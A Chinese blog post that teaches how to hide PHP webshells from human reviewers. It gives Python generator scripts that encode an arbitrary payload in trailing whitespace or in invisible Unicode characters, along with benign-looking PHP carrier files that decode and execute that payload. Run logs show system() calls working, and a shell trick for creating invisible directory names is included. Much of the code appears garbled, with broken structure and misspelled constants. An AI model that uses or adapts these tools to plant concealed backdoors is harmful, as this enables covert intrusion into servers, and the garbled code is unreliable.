


大概是在前年，闲着无聊的时候翻阅知乎，看到了这么一个回答：

<https://www.zhihu.com/question/68591788/answer/269545371>

网络安全工作中，你干过哪些引以为傲的「猥琐」行为？

当然这种玩法是半暴露式的，所以实际上我还准备其他一些没那么暴露的webshell，不过各种狗，过人都没问题的，譬如下图：



其中最后那个过人的 webshell 引起了我的注意：

Copy

```

1. <?php
2. class newDataProvider
3. function __construct()
4. $f = file(__FILE__);
5. $r = "";
6. $c = "";
7. for ($i = 0; $i < count($f); $i++)
8. if ($i < 15)
9. $r .= $this->dataProcessor($f[$i]);
10. } else
11. $c .= $this->dataProcessor($f[$i]);
12.
13.
14. $t = $r(' ', "$c");
15. $t();
16.
17. function dataProcessor($li)
18. preg_match('/([\t ]+)\r?\n?$/ ', $li, $m);
19. if (isset($m[1]))
20. $l = dechex(substr_count($m[1], "\t"));
21. $r = dechex(substr_count($m[1], " "));
22. $n = hexdec($l . $r);
23. return chr($n);
24.
25. return "";
26.
27.
28. new newDataProvider();
29.

```

就像这位答主说的那样，大家能不能看出这个是 webshell 呢？以及评估一下自己在真实的系统中，很多 php 文件存在的情况下，能不能发觉这个 php 文件有点问题呢？我个人感觉自己在应急响应时，只有仔细看的时候才能发觉这是个 webshell，要不然我肯定粗略扫一眼以为是正常的 php 业务代码，直接放过。还有些人喜欢通过检索 webshell 关键字这样批量去找，这就更不可能找到了。

那么这个 webshell 的原理是什么呢？每一行最后都有空格与制表符。\\t 的数量代表着 ascii 码 16 进制的第二位，空格的数量代表着 ascii 码 16 进制的第二位。然后有个关键的 15，其实代表了前 15 行的空白字符组成的是 create function，后面就可以写一句话咯，例如 eval(\$_GET["pass"]);，每一行写入一个字符即可。执行的时候先读取自身代码之后，按行提取出里面的空格和制表符，提取出隐藏的代码之后执行就完事了。

当然，要自己去加空格和制表符简直是反人类，所以我写了个隐藏 webshell 的代码如下：

Copy

```

1. import sys
2. def put_color(string, color):
3.     colors =
4.     red: '31'

```

```

5.  'green': '32',
6.  'yellow': '33',
7.  'blue': '34',
8.  'pink': '35',
9.  'cyan': '36',
10. 'gray': '2',
11. 'white': '37',
12.
13. return '\033[40;1;%s;40mms\033[0m' % (colors[color], str(string))
14. if len(sys.argv) not in [3, 4]:
15.     sys.exit()
16. ''' [!] usage: python hidden_webshell.py payload filename [output_filename]\n'''
17. ''' [-] example: python {} {} {}',format
18. put_color('hidden_webshell.py', 'white');
19. put_color('''system("echo \\hacked by Tr0y :)\\");''', 'green');
20. put_color('webshell.php', 'blue')
21.
22.
23. webshell_name = sys.argv[2]
24. hidden_name = sys.argv[3] if len(sys.argv) == 4 else 'webshell_hidden.php'
25. exp = sys.argv[1] # '''system("echo 'hacked by Tr0y :)');'''
26. if not exp.endswith(';');
27. print('[!] WARN: {} {}'.format
28. put_color('The payload should end in', 'yellow'),
29. put_color(':', 'cyan')
30.
31. print('[+] Hide webshell')
32. print('[-] Read from {}'.format(put_color(webshell_name, 'blue')))
33. print('[-] Payload is {}'.format(put_color(exp, 'green')))
34. payload = 'create-function' + exp
35. with open(webshell_name, 'r') as fp:
36.     raw_php = fp.readlines()
37.     for line, content in enumerate(payload):
38.         hex_num = hex(ord(content))
39.         tab_num = int(hex_num[2], 16)
40.         space_num = int(hex_num[3], 16) # 最好用空格的个数代表个数
41.         hidden = '\t' * tab_num + ' ' * space_num
42.         if line < len(raw_php):
43.             if raw_php[line].endswith('\n'):
44.                 raw_php[line] = raw_php[line][:1] + hidden + '\n'
45.             else:
46.                 raw_php[line] = raw_php[line] + hidden
47.         else:
48.             raw_php.append(hidden + '\n')
49.         with open(hidden_name, 'w') as fp:
50.             fp.writelines(raw_php)
51.     print('[!] Saved as {}'.format(put_color(hidden_name, 'blue')))
52.     print('[!] All done\n\nBye :)')

```

然后需要准备一个看似正常的 php 代码。其实这个很重要，如果你的 php 代码看起来越无害，隐蔽效果就越好：

Copy

```

1. <?php
2. class getHigherScore
3. function __construct()
4. $lines = file(_FILE_)
5. $lower = ""
6. $higher = ""
7. for ($i = 0; $i < count($lines); $i++)
8. $value = $this->getArrayValue($lines[$i])
9. if ($i < 15)
10. $lower .= $value
11. else
12. $higher .= $value
13.
14.
15. $verifyScore = $lower(" $higher")
16. $result = $verifyScore()
17. return $result
18.
19. function getArrayValue($result)
20. preg_match('/([\t ]+)\r?\n?/', $result, $match)
21. if (isset($match[1]))
22. $lower = dechex(substr_count($match[1], "\t"))
23. $higher = dechex(substr_count($match[1], " "))
24. $result = hexdec($lower.$higher)
25. $result = chr($result)
26. return $result
27.
28. return ''
29.
30.
31. $score = new getHigherScore()

```

然后隐藏:

```
python hidden_webshell.py 'system("echo \"hacked by Tr0y :)\"');' webshell-1.php
[+] Hide webshell
[-] Read from webshell-1.php
[-] Payload is system("echo \"hacked by Tr0y :)\"");
[!] Saved as webshell_hidden.php
[!] All done
Bye :)
```

光看嘛是看不出来什么东西的（注意，因为每一行的最后都会隐藏信息，所以如果原 php 代码的行数不够多，文件最后就会空出很多行，这样容易被发现，建议在加点垃圾代码填充一下，我比较懒就不搞了）

```
>> cat webshell_hidden.php
<?php
class getHigherScore {
    function __construct() {
        $lines = file(__FILE__)
        $lower = ""
        $higher = ""
        for($i = 0; $i < count($lines); $i++) {
            $value = $this->getArrayValue($lines[$i])
            if ($i < 15) {
                $lower .= $value
            } else {
                $higher .= $value
            }
        }
        $verifyScore = $lower('', "$higher")
        $result = $verifyScore()
        return $result
    }
    function getArrayValue($result) {
        preg_match('/([\t ]+)\r?\n?$/ ', $result, $match)
        if (isset($match[1])) {
            $lower = dechex(substr_count($match[1], "\t"))
            $higher = dechex(substr_count($match[1], " "))
            $result = hexdec($lower.$higher)
            $result = chr($result)
            return $result
        }
        return ''
    }
}
$$score = new getHigherScore()
```

但是搞个编辑器打开，就很容易被看出来:

```
1 <?php
2 class getHigherScore {
3     function __construct() {
4         $lines = file(__FILE__)
5         $lower = ""
6         $higher = ""
7         for($i = 0; $i < count($lines); $i++) {
8             $value = $this->getArrayValue($lines[$i])
9             if ($i < 15) {
10                $lower .= $value
11            } else {
12                $higher .= $value
13            }
14        }
15        $verifyScore = $lower('', "$higher")
16        $result = $verifyScore()
17        return $result
18    }
19    function getArrayValue($result) {
20        preg_match('/([\t ]+)\r?\n?$/ ', $result, $match)
21        if (isset($match[1])) {
22            $lower = dechex(substr_count($match[1], "\t"))
23            $higher = dechex(substr_count($match[1], " "))
24            $result = hexdec($lower.$higher)
25            $result = chr($result)
26            return $result
27        }
28        return ''
29    }
30 }
31 $$score = new getHigherScore()
32
33
34
35
36
```

有人可能会觉得这个文件很容易被发现，但实际上在真实的应急响应过程中，隐藏的手段往往就是这么简单，简单而有效。往往就是大家不屑一顾的小技巧，能达到出其不意的效果。

当然这些道理我也是在后面磨炼中才悟到的。所以，在当时我对这个手段的态度，觉得它有趣要远大于觉得它很实用。

看不见的字符

还是在前年吧，闲着无聊的时候翻阅 freebuf（日常无聊），看到了这么一篇文章：《Linux应急故事之四两拨千斤：黑客一个小小玩法，如何看瞎双眼》，<https://www.freebuf.com/articles/terminal/187842.html>，就点进去看了一下。

这篇文章说实话干货不多。。。我简单总结一下：入侵者将文件夹命名为 . .（中间是个空格），骗过了应急响应人员，使他找不到病毒文件夹。

水归水，但这也证实了我上面的说法，简单有效是最好的。但我觉得这篇文章干货不多，原因并不是因为这个手段很 low 或者是他水平不行，而是攻击者居然用的是空格而不是其他更加隐蔽的字符。所以我带着失望的心情留下了这个评论：

肉眼很难分辨的，毕竟 unicode 七七八八的符号这么多。如果是我，我就这么做：

```
# macr0phag3 in ~/tmp [22:23:04]
> ls -a
. . . . . yes yes1

# macr0phag3 in ~/tmp [22:23:05]
> ll -a
total 16
drwxr-xr-x  8 macr0phag3  staff  256B  11  2  22:22 .
drwxr-xr-x+ 64 macr0phag3  staff  2.0K  11  2  22:23 ..
drwxr-xr-x  2 macr0phag3  staff   64B  11  2  22:22 .
drwxr-xr-x  2 macr0phag3  staff   64B  11  2  22:22 .
drwxr-xr-x  2 macr0phag3  staff   64B  11  2  22:22 ..
drwxr-xr-x  2 macr0phag3  staff   64B  11  2  22:22 ..
-rw-r--r--  1 macr0phag3  staff   24B  11  2  22:21 yes
-rw-r--r--  1 macr0phag3  staff   19B  11  2  22:19 yes1
```

图片来自：www.tr0y.wang

图中利用了 Unicode 的一些不可见字符，不但搞出了多个 ..，甚至还有多个 .，随便挑一个字符来用，不比用空格强？字符可用 6D4、115F、1160、17B4、17B5，我估计类似的还有很多很多，操作可以这样：echo -e “.\u17B4.” | xargs mkdir。

但是即使使用了这些更加隐蔽的手段，也是能被找出来的，就比如文章中 dump 内存，或者用 od 也可以直接看的：

Copy

```
1. bash-3.2$ ls -ad .* | od -c
2. 0000000 . \n . . \n . 236 236 \n
3. 0000013
```

再不济，就犹如那篇的文章评论区有人指出的：



weber213 (5级)

有2个“。。”也没有引起注意吗？

图片来自：www.tr0y.wang

类似的字符还有之前在 fb 上发出的一篇文章：《用零宽度字符水印揭露泄密者身份》，<https://www.freebuf.com/articles/web/167903.html>，这篇文章里主要提到的是抓内鬼，防泄漏，当时我也写了个工具实现了一下：<https://github.com/Macr0phag3/Zero-Width-Spaces-Hiden>，就是利用不可见的 Unicode 字符来隐藏信息。

过人 WebShell pro 版

那么我们现在有了什么呢？我们有了隐藏 webshell 的手段，又有了看不见的字符，如果将空格与 tab 分别用 2 个不同的不可见字符替换，过人 WebShell pro 版就诞生了：

Copy

```
1. import re
2. import sys
3. import binascii
4. def put_color(string, color):
5.     colors = {
6.         'red': '\033[31m',
7.         'green': '\033[32m',
8.         'yellow': '\033[33m',
9.         'blue': '\033[34m',
10.        'pink': '\033[35m',
11.        'cyan': '\033[36m',
12.        'gray': '\033[37m',
13.        'white': '\033[37m',
14.    }
15.    return '\033[40;1;%s;40m%s\033[0m' % (colors[color], str(string))
16.    if len(sys.argv) not in [3, 4]:
17.        sys.exit()
18.    """ [!] usage: python hidden_webshell.py payload filename [output_filename]\n"""
19.    """ [-] example: python {} {} {}""".format(
20.        put_color('hidden_webshell.py', 'white'),
21.        put_color('''system("echo \\ hacked by Tr0y :)''', 'green'),
22.        put_color('webshell.php', 'blue')
23.    )
24.    )
25.    webshell_name = sys.argv[2]
26.    hidden_name = sys.argv[3] if len(sys.argv) == 4 else 'webshell_hidden.php'
27.    exp = sys.argv[1] # ''system("echo 'hacked by Tr0y :)')''
28.    if not exp.endswith(';'):
29.        print('[!] WARN: {} {}'.format(
30.            put_color('The payload should end in', 'yellow'),
31.            put_color(':', 'cyan')
32.        )
33.    )
34.    print('[+] Hide webshell')
35.    print('[-] Read from {}'.format(put_color(webshell_name, 'blue')))
36.    print('[-] Payload is {}'.format(put_color(exp, 'green')))
37.    hidden_str = ["\u200b", "\u200c"]
38.    # hidden_str = ["\u200b", "\u200c"]
39.    payload = list('create-function' + exp)
40.    with open(webshell_name, 'r') as fp:
41.        raw_php = fp.readlines()
42.        last_line_num = var_count = 0
43.        last_var = ''
```

```

43: for line_num, content in enumerate(raw_php):
44:     php_var = re.findall('`s*(\${0-9a-zA-Z}\+)\s+=', content)
45:     if php_var:
46:         last_var = php_var[0]
47:         last_line_num = line_num
48:         var_count += 1
49:         if not var_count:
50:             print('[!] ERROR: {}'.format(
51:                 put_color('The PHP file must contains valid $vars', 'red'),
52:             ))
53:             replaced = []
54:             for line_num, content in enumerate(raw_php[:last_line_num]):
55:                 if not payload:
56:                     break
57:                 var_tmp = re.findall('`s*(\${0-9a-zA-Z}\+)\s+=', content)
58:                 if var_tmp:
59:                     var = var_tmp[0]
60:                     content = raw_php[line_num]
61:                     char = payload.pop(0)
62:                     # print('隐藏', char, content)
63:                     hex_num = hex(ord(char))
64:                     tab_num = int(hex_num[2], 16)
65:                     space_num = int(hex_num[3], 16)
66:                     # need_replace[var] = var + "\u17B4" * tab_num + "\u17B5" * space_num
67:                     replace_str = var + hidden_str[0] * tab_num + hidden_str[1] * space_num
68:                     replaced[var] = replace_str
69:                     for var in replaced:
70:                         tmp = re.findall(re.escape(var)+'(?:[0-9a-zA-Z])', raw_php[line_num])
71:                         if tmp:
72:                             var_to_replace = tmp[0]
73:                             # print('将 {raw_php[line_num]} 中的 {var_to_replace} 替换为 {replaced[var]}')
74:                             raw_php[line_num] = raw_php[line_num].replace(var_to_replace, replaced[var])
75:                             if payload:
76:                                 replace_str = bin(
77:                                     int(binascii.b2a_hex(bytes(''.join(payload), 'utf8')), 16)
78:                                     )[2:].replace('0', hidden_str[0]).replace('1', hidden_str[1])
79:                                 replaced[last_var] = last_var[:2] + replace_str + last_var[2:]
80:                             for var in replaced:
81:                                 tmp = re.findall(re.escape(var)+'(?:[0-9a-zA-Z])', raw_php[last_line_num])
82:                                 if tmp:
83:                                     var_to_replace = tmp[0]
84:                                     # print('将 {raw_php[last_line_num]} 中的 {var_to_replace} 替换为 {replaced[var]}')
85:                                     raw_php[last_line_num] = raw_php[last_line_num].replace(var_to_replace, replaced[var])
86:                                 with open(hidden_name, 'w') as fp:
87:                                     fp.writelines(raw_php)
88:                                 print('[!] Saved as {}'.format(put_color(hidden_name, 'blue')))
89:                                 print('[!] All done!\nBye :~)')

```

同样，准备一下 php 文件：

Copy

```

1: <?php
2: error_reporting(E_ALL ^ E_WARNING);
3: function test($rawstr)
4: {
5:     $result = array();
6:     $index = -4;
7:     $str = str_pad($rawstr, strlen($rawstr)+strlen($rawstr)*4, "0", STR_PAD_LEFT);
8:     while (abs($index) <= strlen($str))
9:     {
10:         array_push($result, base_convert(substr($str, $index, 4), 2, 16));
11:         $index -= 4;
12:     }
13:     return implode("", array_reverse($result));
14: }
15: class getHigherScore
16: {
17:     function __construct()
18:     {
19:         $lines = file(_FILE_);
20:         $count = 0;
21:         $lower = "";
22:         $higher = "";
23:         for ($i = 0; $i < count($lines); $i++)
24:         {
25:             $value = $this->getArrayValue($lines[$i]);
26:             if ($value) $count += 1;
27:             else continue;
28:             if ($count < 16) $lower .= $value;
29:             else $higher .= $value;
30:         }
31:         $verifyScore = $lower(' ', "$higher");
32:         $result = $verifyScore();
33:         return $result;
34:     }
35:     function getArrayValue($test_str)
36:     {
37:         preg_match('/`s*${[0-9a-zA-Z]}+(?:[0-9a-zA-Z])?=?/', $test_str, $match_test_1);
38:         preg_match('/`s*${[0-9a-zA-Z]}+(?:[0-9a-zA-Z])?=?/', $test_str, $match_test_2);
39:     }
40: }

```

```

33: if (isset($match_test_1[0])) {
34:     $lower_char = dechex(substr_count($match_test_1[1], '~'));
35:     $higher_char = dechex(substr_count($match_test_1[1], '^'));
36:     $result = chr(hexdec($lower_char.$higher_char));
37:     return $result;
38: } else if (isset($match_test_2[0])) {
39:     $matched = array();
40:     $content = str_replace('~', 'b', str_replace('^', 'w', $match_test_2[1]));
41:     for($i = 0; $i < strlen($content); $i++)
42:         $matched[$i] = $content[$i] * 1024;
43:     if ($content[$i] == $content[1])
44:         $matched[$i] = 1;
45: }
46: }
47: return pack('H*', test(preg_replace('/[\^d]+/i', '', json_encode($matched))));
48: }
49: }
50: }
51: $score = new getHigherScore();
52: }

```

运行！

```

* python hidden_webshell-pro.py 'system("echo \"hacked by Tr0y :)\"");' webshell.php
[+] Hide webshell
[-] Read from webshell.php
[-] Payload is system("echo \"hacked by Tr0y :)\"");
[!] Saved as webshell_hidden.php
[!] All done
Bye :)

```

效果：

```

# macr0phag3 in ~/for-test [15:38:37]
> php webshell_hidden.php
hacked by Tr0y :)

```

我试了很多方法，除非是用 od 这样挨个显示字符的，否则大多数编辑器/命令都不会显示这两个字符：\u17B4、\u17B5。目前为止，唯一会显示出这两个字符的是 MacOS 自带的编辑器：

```

<?php
error_reporting(E_ALL ^ E_WARNING);
function test($rawstr) {
    $result[] = array();
    $index[] = -4;
    $sstr[] = str_pad($rawstr, strlen($rawstr)+strlen($rawstr)*4, "0", STR_PAD_LEFT);
    while (abs($index) <= strlen($sstr)) {
        array_push($result, base_convert(substr($sstr, $index, 4), 2, 16));
        $index -= 4;
    }
    return implode("", array_reverse($result));
}

class getHigherScore {
    function __construct() {
        $lines = file(__FILE__);
        $count = 0;
        $lower = "";
        $higher = "";
        for($i = 0; $i < count($lines); $i++) {

```

这两个之所以不可见，似乎是大部分编辑器对 Unicode 的支持不够好，很多字符显示不了。不管怎么说，去 Unicode 里再淘一淘其他字符，肯定会有更加合适的~

注意：由于 php 会将这两个字符认为是普通字符而不是像空格、tab 这样的空白字符，放在行最后就会报错，所以隐藏方式我稍做了调整：将不可见字符插入到变量末尾，剩余的字符藏在最后一行，解析方式对应稍作改变。各位自行调整逻辑吧，放在注释里啊、固定的字符串里啊也都可以的，只要源代码看起来够正常即可。

其实在大多数情况下，只需要在用终端的时候，大多数命令显示不出来这两个字符，就已经足够使用了。

最后一些话

上述的这些 webshell 能过人，会不会被机器检测到呢？我认为是有可能的。不管是第一个 webshell 的空格和 tab，还是 pro 版的那些不可见字符，它们本身就会增加文件的特殊性，虽然人眼看不出来，但是基于信息熵或者统计学方法的检测往往能揭开这类 webshell 的面纱。

而我们要时刻记住的是，No Silver Bullet :)

(涉及到的代码整理在此 [repo](#))

来自 <https://www.tr0y.wang/2020/07/14/webshell-bypass-human/>